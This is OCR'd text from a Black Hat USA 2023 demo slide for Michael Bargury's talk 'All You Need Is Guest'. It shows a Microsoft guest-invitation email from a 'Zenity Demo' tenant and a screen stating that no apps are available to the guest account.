black hat®
USA 2023

AUGUST 9-10, 2023
BRIEFINGS


All You Need Is Guest

Michael Bargury @mbrg0
Zenity

black hat USA 2023

DEMO

@mbrg0



Zenity Demo invited you to access applications within their organization

Microsoft Invitations on behalf of Zenity Demo <invites@microsoft.com>

to hacker6, me

Fri, Jul 28, 4:32 PM (6 days ago)

Please only act on this email if you trust the organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. If you were not expecting this invitation, proceed with caution.


Organization: Zenity Demo
Domain: zenitydemo.onmicrosoft.com

If you accept this invitation, you'll be sent to https://myapplications.microsoft.com/?tenantid=fc993b0f-345b-4d01-9f67-9ac4a140dd43.

Accept invitation

Block future invitations from this organization.

This invitation email is from Zenity Demo (zenitydemo.onmicrosoft.com) and may include advertising content. Zenity Demo has not provided a link to their privacy statement for you to review. Microsoft Corporation facilitated sending this email but did not validate the sender or the message.




This is unavailable due to your account permissions and company's settings

There are no apps to show.

Hacker5

